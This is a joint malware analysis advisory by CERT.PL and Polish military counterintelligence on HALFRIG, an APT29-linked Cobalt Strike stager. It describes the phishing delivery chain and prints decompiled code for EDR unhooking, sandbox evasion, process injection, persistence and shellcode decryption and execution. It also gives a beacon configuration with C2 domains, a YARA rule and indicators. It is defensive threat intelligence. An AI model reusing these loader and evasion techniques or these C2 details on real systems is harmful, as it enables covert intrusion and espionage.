Joint advisory by:

Military Counterintelligence Service
&
CERT.PL

HALFRIG

Malware Analysis Report

13 April 2023

v1.0

Table of Contents

Threat Summary

HALFRIG is a stager for CobaltStrike Beacon that was used in an espionage campaign significantly overlapping with publicly described activity linked to the APT29[1] and NOBELIUM[2] activity sets. HALFRIG has significant code overlap with the QUARTERRIG and it is highly probable that it was developed by the same team.

HALFRIG does not download CobaltStrike Beacon from C2. Instead, it decrypts and executes an embedded shellcode. The only noteworthy feature (and new for malware linked to this activity cluster) of HALFRIG is execution split into multiple threads and modules.

HALFRIG was first observed in early February 2023. While it was used to facilitate the same type of access as SNOWYAMBER and in the same timeframe as SNOWYAMBER, HALFRIG targeting was much more selective[3].

[1] https://www.mandiant.com/resources/blog/tracking-apt29-phishing-campaigns
[2] https://www.microsoft.com/en-us/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/
[3] Phishing emails delivering SNOWYAMBER were sent to dozens recipients while phishing messages used in conjunction with HALFRIG targeted only a small handful of targets.

Detailed Technical Analysis

Delivery

So far, we have been aware of two very similar delivery chains used to deploy SNOWYAMBER to the victim. Both used compromised 3rd party websites for hosting a delivery script[4] that used HTML smuggling to generate a decoded file on-the-fly.

A campaign dated October 2022 deployed SNOWYAMBER via ZIP container while one from February 2023 used an ISO file.

The following flowchart illustrates the infection chain:



Figure 1 - HALFRIG delivery chain

[4] Publicly named "ENVYSCOUT", https://www.microsoft.com/en-us/security/blog/2021/05/28/breaking-down-nobeliums-latest-early-stage-toolset/, first observed SNOWYAMBER-related ENVYSCOUT was identical to the one from 2021, later variants added obfuscation via publicly available obfuscator.

Phishing – Email and Delivery Script

Phishing email uses a PDF attachment with a link to the ENVYSCOUT embedded inside. The email itself does not contain any additional malicious content. The lure is consistent with themes of previously observed APT29 phishing emails.

HALFRIG has been delivered using a slightly modified, but well-known delivery script called ENVYSCOUT and linked to the APT29 and NOBELIUM activity sets.

Container File – ISO

The ISO file delivered by ENVYSCOUT contains several files – one executable and four DLL files. DLL files are hidden. Executable is a renamed WINWORD.EXE binary. Executable itself is not malicious and serves only as a means to load and execute the first stage of the HALFRIG backdoor. Executable is renamed to mimic a Word document. To hide the .EXE extension, the filename uses a large number of space characters. Same execution technique will be later used in QUARTERRIG delivery.



Figure 2 - Content of Note.iso file dropped by ENVYSCOUT. DLL files are hidden and not visible in typical file explorer configuration.

For brevity, in this advisory, we will simply refer to this executable as Note.exe, omitting spaces in the filename.

File timestamps of all modules appear to be real as they match PE/COFF metadata and malware distribution timeframe.

HALFRIG Analysis

HALFRIG is a simplistic but heavily obfuscated stager. It is written in C and uses WINAPI to facilitate most capabilities. The execution chain is split into 4 DLL files, each responsible for a small part of overall capability[5] – i.e. setting up persistence. Aside from obfuscation (which we were not able to link to any open source/publicly available tool), HALFRIG incorporates OPSEC techniques to unhook EDR, verify if it was launched as expected (from Note.exe), and whether the sleep API call is emulated or skipped (which might indicate a sandbox environment). Aside from splitting the tool into multiple DLLs, one additional characteristic unique to HALFRIG is its heavy use of multithread execution. New threads are not spawned to parallelize execution or data processing but seemingly as an anti-analysis or obfuscation technique.

Whenever possible, we will present reconstructed (decompiled) code, but due to obfuscation, in some cases, the presented code will be manually edited for brevity.

Execution - Note.exe

This binary is a signed, unmodified WINWORD.EXE executable. Compare reversed Note.exe with WINWORD.EXE executable from the Office365 suite.

```
t __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)

// [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

Type = 0;
hKey = 0i64;
snwprintf_s(SubKey, -1ui64, L"Software\\Microsoft\\Office\\%d.%d\\Word\\Boot", 16i64, 0i64);
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, SubKey, 0, KEY_SET_VALUE|KEY_QUERY_VALUE, &hKey) )
{
  if ( hKey )
  {
    cbData = 0;
    uStatus = RegQueryValueExW(hKey, L"BootProfilerResiliency", 0i64, &cbData, 0i64, &Type);
    RegCloseKey(hKey);
    if ( !uStatus )
      goto REGISTRY_KEY_EXISTS;
  }
}
*lpData = 0;
cbData = 4;
hKey = 0i64;
snwprintf_s(SubKey, -1ui64, L"Software\\Microsoft\\Office\\%d.%d\\Word\\Boot", 16i64, 0i64);
if ( RegOpenKeyExW(HKEY_CURRENT_USER, SubKey, 0, KEY_SET_VALUE|KEY_QUERY_VALUE, &hKey)
  || !hKey
  || (Type = 0,
      uStatus = RegQueryValueExW(hKey, L"BootProfilerMsec", 0i64, &Type, lpData, &cbData),
      RegCloseKey(hKey),
      uStatus)
  || Type != 4
  || !*lpData
  || (pSyncObjects = &SyncObjects, !InitializeSyncObjects(&SyncObjects)) )
{
GISTRY_KEY_EXISTS:
  pSyncObjects = 0i64;
  goto START_WORD;
}
global_KeyValue = *lpData;
SyncObjects.m_hEvent = CreateEventW(0i64, 1, 0, 0i64);
if ( !SyncObjects.m_hEvent || !StartNewThread(&SyncObjects) )
{
  if ( SyncObjects.m_mutex_1 )
```

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  cbData = 0;
  hKey = 0i64;
  sub_1400012C0(SubKey, 0xFFFFFFFFFFFFFFFFui64, (wchar_t *)L"Software\\Microsoft\\Office\\%d.%d\\Word\\Boot");
  if ( !RegOpenKeyExW(HKEY_CURRENT_USER, SubKey, 0, 3u, &hKey) )
  {
    if ( hKey )
    {
      Type = 0;
      v7 = RegQueryValueExW(hKey, L"BootProfilerResiliency", 0i64, &Type, 0i64, &cbData);
      RegCloseKey(hKey);
      if ( !v7 )
        goto LABEL_7;
    }
  }
  *(_DWORD *)Data = 0;
  Type = 4;
  hKey = 0i64;
  sub_1400012C0(SubKey, 0xFFFFFFFFFFFFFFFFui64, (wchar_t *)L"Software\\Microsoft\\Office\\%d.%d\\Word\\Boot");
  if ( RegOpenKeyExW(HKEY_CURRENT_USER, SubKey, 0, 3u, &hKey)
    || !hKey
    || (cbData = 0, v8 = RegQueryValueExW(hKey, L"BootProfilerMsec", 0i64, &cbData, Data, &Type), RegCloseKey(hKey), v8)
    || cbData != 4
    || !*(_DWORD *)Data
    || (v9 = &hMutex, !(unsigned __int8)sub_140003580(&hMutex)) )
  {
LABEL_7:
    v9 = 0i64;
    goto LABEL_8;
  }
  dword_1400088F8 = *(_DWORD *)Data;
  hHandle = CreateEventW(0i64, 1, 0, 0i64);
  if ( !hHandle || !(unsigned __int8)sub_1400035F0(&hMutex) )
  {
    if ( hMutex )
      ReleaseMutex(hMutex);
    goto LABEL_7;
  }
LABEL_8:
  hKey = 0i64;
  cbData = 0;
```

Figure 3 - reversed Note.exe and decompiled WINWORD.exe from 0365 suite.

[5] Similarly to the idea presented in this repository: https://github.com/Kudaes/Split

The adversary uses AppvIsvSubsystems64.dll import to facilitate HALFRIG execution. The following flowchart illustrates the module execution process:



Figure 4 - HALFRIG execution flowchart

AppvIsvSubsystems64.dll

The first DLL to be loaded and executed by renamed WINWORD.EXE is AppvIsvSubsystems64.dll. This DLL simply spawns a new thread that resolves APIs and loads the next module.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( fdwReason == 1 )
  {
    CurrentThreadId = GetCurrentThreadId();
    hThread = OpenThread(PROCESS_ALL_ACCESS, 0, CurrentThreadId);
    ThreadId = 0;
    CreateThread(0i64, 0i64, StartAddress, hThread, 0, &ThreadId);
  }
  return 1;
```

Figure 5 - DllMain function of the first stage of HALFRIG

The new thread resolves the required APIs, loads, and executes the next stage.

```
__int64 __fastcall StartAddress(LPVOID lpThreadParameter)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( SuspendThread(lpThreadParameter) == -1 )
  {
    error();
    return 0i64;
  }
  else
  {
    // Initialize the struct_mw_Module structure that holds Kernel32 APIs
    InitializeKernel32ExportList(&Kernel32APIs);
    // Initialize and access the struct_mw_Module structure that holds remaining HALFRIG DLLs
    szMswordDll = AdversaryDLLList(&AdversaryDllAPIList)[1];
    // Get LoadLibraryA API
    LoadLibraryA = ResolveAPIByName(&Kernel32APIs, Kernel32APIs.LoadLibraryA);
    // Load HALFRIG's next stage
    hMswordDll = LoadLibraryA(szMswordDll);
    // Execute next stage
    if ( hMswordDll
      && (szGet = AdversaryDLLList(&AdversaryDllAPIList)[2],
          GetProcAddress = ResolveAPIByName(&Kernel32APIs, Kernel32APIs.GetProcAddress),
          (pGet = GetProcAddress(hMswordDll, szGet)) != 0i64) )
    {
      pGet();
      return 1i64;
    }
    else
    {
      error();
      return 0i64;
    }
  }
```

Figure 6 - the main AppvIsvSubsystems64.dll routine – loads and executes the next stage

All HALFRIG DLLs use the same obfuscation techniques:

- Strings are encrypted and decrypted during the execution. Plaintext strings are not re-encrypted or deleted after use.
- To facilitate dynamic API resolving, HALFRIG utilizes a custom structure that stores module and function information:

```
1. struct struct_Module {
2.    void *m_pModule;              // pointer to the module (to the first byte)
3.    char_t *m_szModuleName;       // null terminated string which holds module name
4.    char_t *m_aszAPINames[];      // array of pointers to the API names
5. };
6.
7. struct_Module Modules[NumberOfDLLsRequired]; // array of modules used by malware
8.
```

The same structure is used to depict both WinAPI modules and the remaining HALFRIG DLLs.

msword.dll

This module facilitates OPSEC (unhooking, checking for sleep() emulation, checking for process tree). The module contains a large number of inlined string decryption routines. The following listing presents (heavily) cleaned-up code of the msword.dll get export that is called by AppvIsvSubsystems64.dll:

```
1. __int64 get()
 2. {
 3.   //
 4.   pUnhookedAPIs = getAPIs(&UnhookedAPIs);
 5.   pProcessModules = &UnhookedAPIs.K32EnumProcessModules();
 6.
 7.   // Iterate over all loaded modules, unmap and remap each one to unhook AVs/EDRs.
 8.   uModuleCount = 53;
 9.   do
10.   {
11.     pModule = *pProcessModules;
12.     unhook(UnhookedAPIs, &pModule);
13.     ++pProcessModules;
14.     --uModuleCount;
15.   }
16.   while ( uModuleCount );
17.
18.   CloseHandle = GetProcAddress(&UnhookedAPIs, UnhookedAPIs.CloseHandle);
19.   CloseHandle(hThread);
20.
21.   // Check if Sleep is emulated/patched to speed up wait time
22.   InitializeKernel32ExportList(&pKernel32Module);
23.   GetTickCount = GetProcAddress(&pKernel32Module, pKernel32Module.GetTickCount);
24.   uTicks = GetTickCount();
25.   Sleep = GetProcAddress(&pKernel32Module, pKernel32Module.Sleep);
26.   Sleep(1000);
27.   GetTickCount = GetProcAddress(&pKernel32Module, pKernel32Module.GetTickCount);
28.   if ( GetTickCount() - uTicks < 1000 )
29.     return 1;
30.
31.   // Get unhooked APIs
32.   pUnhookedAPIs = InitializeKernel32ExportList(&UnhookedAPIs);
33.
34.   // Check if DLL was executed by Note.exe or rundll32.exe
35.   szSystem32Path = DecryptString(szencSystem32Path);
36.   if ( !CheckFileName(&pKernel32Module, *szSystem32Path) )
37.     return 1;
38.
39.   // Stard main routine
40.   CreateThread = GetProcAddress(&pKernel32Module, szCreateThread);
41.   hThread = CreateThread(0, 0, InjectThead, 0, 0, &v57);
42.
43.   // Wait for new theread to finish execution
44.   WaitForSingleObject = GetProcAddress(&pKernel32Module, szWaitForSingleObject);
45.   WaitForSingleObject(hThread, 300000);
46.   GetCurrentProcess = GetProcAddress(&pKernel32Module, szGetCurrentProcess);
47.
48.   // Cleanup
49.   hProcess = GetCurrentProcess();
50.   TerminateProcess = GetProcAddress(&pKernel32Module, szTerminateProcess);
51.   TerminateProcess(hProcess, 0);
52.
53.   return 0;
54. }
55.
```

If OPSEC checks are passed, a new thread is spawned. The new thread again executes the same OPSEC-related code blocks (initialize APIs, unhook modules, check for sleep emulation, check for proper parent name) and, if all checks are passed, loads and injects the next stage into a randomly selected process.

```
1. __int64 InjectThread()
 2. {
 3.   // Reused code blocks have been simplified
 4.   ResolveAPIs();
 5.   UnhookDLLs();
 6.   CheckForSleepEmulation();
 7.   InitializeCleanAPIs();
 8.   CheckIfLaunchedFromNoteExe();
 9.   InjectIntoSelectedProcess();
10.   return 0;
11. }
```

The process to which the next stage (envsrv.dll) is injected is selected randomly from a predefined, hardcoded list containing the following names: RunTimeBroker.exe, Svchost.exe, TaskHostW.exe, IpfHelper.exe, SecurityHealthService.exe, ApplicationFrameHost.exe.

To inject the next stage, the malware uses a well-known API pattern:

1. OpenProcess
2. VirtualAllocEx
3. WriteProcessMemory
4. CreateRemoteThread

And waits for the process to end its execution before terminating using the following API pattern:

1. WaitForSingleObject
2. GetExitCodeThread
3. CloseHandle

envsrv.dll

Envsrv.dll is responsible for facilitating persistence via the Run registry key. Envsrv.dll has one export (named *unify*, ord #2). It closely follows a previously established pattern, reusing exactly the same code blocks. A simplified codeflow is presented on the listing below:

```
1. __int64 unify()
 2. {
 3.   // Reused code blocks have been simplified
 4.   ResolveAPIs();
 5.   UnhookDLLs();
 6.   CheckForSleepEmulation();
 7.   InitializeCleanAPIs();
 8.   CreateNewThread(pPersistenceThread);
 9.   // Wait for new thread to finish execution
10.   WaitForSingleObject();
11.   return 0;
12. }
```

PersistenceThread verifies whether persistence has been set up, and if not, creates a directory and copies the content of the ISO file to the hardcoded directory. It also creates a registry key to launch malware after reboot. The screenshot below presents the persistence registry key and the path to where the malware copies its files and the launched executable:



Figure 7 - persistence technique used in HALFRIG

After persistence has been verified/established, the malware proceeds to load the next stage: mschost.dll.

mschost.dll

The final module of HALFRIG is used to launch the Cobalt Strike beacon. DLL exports only one function – *create*. Create uses exactly the same pattern as previous modules.

```
__int64 create()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  pKernel32APIs = InitializeAPIList(&Kernel32APIs);
  unhookDLL(pKernel32APIs);
  CloseHandle = GetProcAddress_0(&Kernel32APIs, Kernel32APIs.CloseHandle);
  CloseHandle(hParentProcess);
  ReInitializeAPIs(&Kernel32APIs);
  GetTickCount = GetProcAddress_0(&Kernel32APIs, Kernel32APIs.GetTickCount);
  uTicks = GetTickCount();
  Sleep = GetProcAddress_0(&Kernel32APIs, Kernel32APIs.Sleep);
  Sleep(1000i64);
  GetTickCount = GetProcAddress_0(&Kernel32APIs, Kernel32APIs.GetTickCount);
  if ( GetTickCount() - uTicks < 1000 )
    return 1i64;
  lpThreadId = 0;
  lpParameter = 0;
  ReInitializeAPIs(&Kernel32APIs);
  CreateThread = GetProcAddress_0(&Kernel32APIs, Kernel32APIs.CreateThread);
  (CreateThread)(0i64, 0i64, StartAddress, &lpParameter, 0, &lpThreadId);
  while ( !lpParameter )
  {
    Sleep = GetProcAddress_0(&Kernel32APIs, Kernel32APIs.Sleep);
    Sleep(1000i64);
  }
  Sleep = GetProcAddress_0(&Kernel32APIs, Kernel32APIs.Sleep);
  Sleep(1000i64);
  return 0i64;
}
```

Figure 8 - reconstructed create function

The new thread that is spawned is responsible for allocating memory for the shellcode, decrypting it, and executing the CobaltStrike beacon shellcode. The new thread starts with the same pattern as previous threads:

Figure 9 - shellcode execsdution thread starts with the same pattern as previous threads

And then it allocates memory, decrypts the shellcode, and changes memory permissions to RWX to execute the shellcode:

```
ReInitializeAPIs(&hModule);
VirtualAlloc = GetProcAddress_0(&hModule, hModule.VirtualAlloc);
pBuffer = (VirtualAlloc)(0i64, 0x3FE03i64, MEM_RESERVE|MEM_COMMIT, PAGE_READWRIT
v11 = 0;
pEncryptedShellcode = &EncryptedShellcode;
pDecryptionKey = DecryptionKey;
uNumberOfRounds = 32i64;
do
{
  bKeyByte = *pDecryptionKey;
  if ( *pEncryptedShellcode )
  {
    bShellcodeByte = *pEncryptedShellcode;
    do
    {
      v17 = (*bKeyByte + 1);
      v18 = pBuffer + (v11 << 10) - *bKeyByte;
      v19 = 512i64;
      do
      {
        v17[v18 - 1] = *(v17 - 1);
        v17[v18] = *v17;
        v17 += 2;
        --v19;
      }
      while ( v19 );
      ++v11;
      ++bKeyByte;
      --bShellcodeByte;
    }
    while ( bShellcodeByte );
  }
  ++pDecryptionKey;
  ++pEncryptedShellcode;
  --uNumberOfRounds;
}
while ( uNumberOfRounds );
VirtualProtect = GetProcAddress_0(&hModule, hModule.VirtualProtect);
(VirtualProtect)(pBuffer, 0x3FE03i64, PAGE_EXECUTE_READWRITE, &lpflOldProtect);
*a1 = 1;
pBuffer();
return 0i64;
```

Figure 10 - shellcode decryption and execution routine

Cobalt Strike Configuration

The listing below presents CobaltStrike beacon configuration:


```
{
  "BeaconType": [
  "HTTPS"
  ],
  "Port": 443,
  "SleepTime": 60000,
  "MaxGetSize": 1398102,
  "Jitter": 18,
  "C2Server": "communitypowersports.com,/owa/L7k2NQpwPNLq4C2dHD6TRv00GCH1axhaWv",
  "HttpPostUri": "/owa/o9besAWTTVJKNeyrfOOy2tn-epXE7f",
  "Malleable_C2_Instructions": [
  "Base64 URL-safe decode"
  ],
  "HttpGet_Verb": "GET",
  "HttpPost_Verb": "POST",
  "HttpPostChunk": 0,
  "Spawnto_x86": "%windir%\\syswow64\\powercfg.exe",
  "Spawnto_x64": "%windir%\\sysnative\\powercfg.exe",
  "CryptoScheme": 0,
  "Proxy_Behavior": "Use IE settings",
  "Watermark": 1359593325,
  "bStageCleanup": "True",
  "bCFGCaution": "False",
  "KillDate": 0,
  "bProcInject_StartRWX": "True",
  "bProcInject_UseRWX": "False",
  "bProcInject_MinAllocSize": 56642,
  "ProcInject_PrependAppend_x86": [
  "kJCQkJCQkJCQ",
  "Empty"
  ],
  "ProcInject_PrependAppend_x64": [
  "kJCQkJCQkJCQ",
  "Empty"
  ],
  "ProcInject_Execute": [
  "ntdll.dll:RtlUserThreadStart",
  "NtQueueApcThread-s",
  "SetThreadContext",
  "CreateRemoteThread",
  "kernel32.dll:LoadLibraryA",
  "RtlCreateUserThread"
  ],
  "ProcInject_AllocationMethod": "VirtualAllocEx",
  "bUsesCookies": "True",
  "HostHeader": ""
}
```


CobaltStrike watermark **1359593325** has been previously observed in campaigns linked to APT29/NOBELIUM although it is a nonexclusive indicator.

YARA Rule

A rule that can be used to scan for HALFRIG:

```
 1. rule APT29_HALFRIG_OBFUSCATION
 2. {
 3.  meta:
 4.
 5.     description = "Detects obfuscation patterns used in HALFRIG. This rule wasn't tested
against large dataset, it should be used for threat hunting and not on services like VTI."
 6.
 7.  strings:
 8.         // Decryption constants and decryption operation
 9.     $ = {48 BB 0B 91 09 19 4D FD 9B F3 }
10.
11.     $ = {4D 8D 40 01 48 8B CA 48 8B C2 48 C1 E9 38 48 83 C9 01 48 C1 E0 08 48 8B D1 48 33 D0}
12.
13.     $ = {C7 05 [3] 00 F7 91 4D 01 }
14.
15.  condition:
16.     uint16(0) == 0x5A4D
17.     and
18.     filesize < 500KB
19.     and
20.     all of them
21. }
22.
```

Appendix A – IOCs

File IoCs

Indicator	Value	
Legitimate binary used for loading malicious DLL		
File Name	Note .exe	
File Size	1597KB	
MD5	83863beee3502e42ced7e4b6dacb9eac	
SHA1	d9d40cb3e2fe05cf223dc0b592a592c132340042	
SHA256	cb470d77087518ed7bc53ca624806c265ae2485d40ec212acc2559720940fb27	

Indicator	Value	
Virtual disc container		
File Name	Note.iso	
File Size	2688KB	
MD5	0e5ed33778ee9c020aa067546384abcb	
SHA1	fbb482415f5312ed64b3a0ebee7fed5e6610c21a	
SHA256	d1455c42553fab54e78c874525c812aaefb1f3cc69f9c314649bd6e4e57b9fa9	

Indicator	Value	
1st module		
File Name	AppvIsvSubsystems64.dll	
File Size	27KB	
MD5	f532c0247b683de8936982e86876093b	
SHA1	f61e0d09be2fc81d6f325aa7041be6136a747c2d	
SHA256	ddf218e4e7ccd5e8bd502fb115d1e7fbfaa393fb7e0b3b9001168caebc771c50	

Indicator	Value	
2nd module		
File Name	msword.dll	
File Size	53KB	
MD5	abc87df854f31725dd1d7231f6f07354	
SHA1	e418d37fdcf4c288884bfe744b416cbdb0243a9e	
SHA256	efeb7d9d0fabe464a32c4e33fe756d6ef7a9b369c0f1462b3dd573b6b667488e	

Indicator	Value
3rd module	
File Name	envsrv.dll
File Size	56KB
MD5	2ffaa8cbc7f0d21d03d3dd897d974dba
SHA1	6dff9a9f13300a5ce72a70d907ff7854599e990a
SHA256	cfa65036aff012d7478694ea733e3e882cf8e18f336af5fba3ed2ef29160d45b

Indicator	Value
4th module (shellcode stager)	
File Name	mschost.dll
File Size	391KB
MD5	5b6d8a474c556fe327004ed8a33edcdb
SHA1	a677b6aa958fe02cac0730d36e8123648e02884f
SHA256	86edfd6c7a2fab8c50a372494e3d5b08c032cca754396f6e288d5d4c5738cb4c

Network IoCs

Value	Indicator	Notes
sawabfoundation[.]net/p.php?ip=<IP>&ua=<USER_AGENT>	**URL pattern**	ENVYSCOUT backend fingerprint collector
sawabfoundation[.]net/note.html	**URL**	ENVYSCOUT
sawabfoundation[.]net	**Domain**	compromised hosting used for ENVYSCOUT
communitypowersports[.]com	**Domain**	CobaltStrike redirector
sanjosemotosport[.]com	**Domain**	Actual CobaltStrike C2

Appendix B – MITRE ATT&CK

Resource Development		
T1583.003	Virtual Private Server	The adversary used VPSs to host malware C2s
T1584	Compromise Infrastructure	The adversary used compromised webservers to host ENVYSCOUT delivery scripts

Initial Access		
T1566	Phishing	The adversary sent emails that used diplomatic themes
T1566.001	Spearphishing Attachment	The adversary sent emails with a PDF attachment. The PDF contained a link to ENVYSCOUT

Execution		
T1204	User Execution	The adversary relies on tricking users into executing malware
T1204.002	Malicious File	The adversary used malicious DLL loaded via DLL Hijacking to execute malware

Persistence		
T1547.001	Registry Run Keys / Startup Folder	The adversary used the Run registry key to maintain persistence
T1574.001	DLL Search Order Hijacking	The adversary used malicious DLL loaded via DLL Hijacking into a process created from a legitimate binary to execute malware
T1574.002	DLL Side-Loading	The adversary maintains persistence by planting a copy of a legitimate binary that loads malicious DLL

Defense Evasion		
T1027.006	HTML Smuggling	ENVYSCOUT delivery script uses HTML Smuggling to bypass security controls
T1140	Deobfuscate/Decode Files or Information	The adversary uses obfuscation to protect sensitive information (i.e. strings).
T1553.005	Mark-of-the-Web Bypass	The adversary abuses container files such as ISO to deliver malicious payloads that are not tagged with MOTW
T1574.001	DLL Search Order Hijacking	The adversary used malicious DLL loaded via DLL Hijacking into a process created from a legitimate binary to execute malware
T1574.002	DLL Side-Loading	The adversary maintains persistence by planting a copy of a legitimate binary that loads malicious DLL

CERT.PL

info@cert.pl

Military Counterintelligence Service

skw@skw.gov.pl